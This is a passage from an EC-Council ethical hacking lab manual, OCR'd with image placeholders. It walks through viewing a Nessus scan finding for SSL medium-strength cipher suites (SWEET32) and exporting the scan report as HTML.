
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

28. The **Local Network / SSL (Multiple Issues)** window appears, displaying multiple issues in SNMP service. Click on any issue (here, **SSL Medium...**) to view its detailed information.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

29. The report regarding selected vulnerability **SSL Medium Strength Cipher Suites Supported (SWEET32)** appears with detailed information such as plugin details, risk information, vulnerability information, reference information and the solution, and output, as shown in the screenshot.




30. On completing the vulnerability analysis, click **Scans**, and then click the recently performed scan (here, **Local Network**).




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

31. In the **Local Network** window, click the **Report** tab from the top-right corner, in the **Generate Report** window choose a file format (here, **HTML**) from the available options and click **Generate Report**. By downloading a report, you can access it anytime, instead of logging in to Nessus again and again.



32. Once the download is finished, a pop-up appears at the top of the browser; click **Open file**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

33. The Nessus scan report appears in the **Edge** web browser, as shown in the screenshot.

    Note: Screenshots and browser might differ when you perform this task.

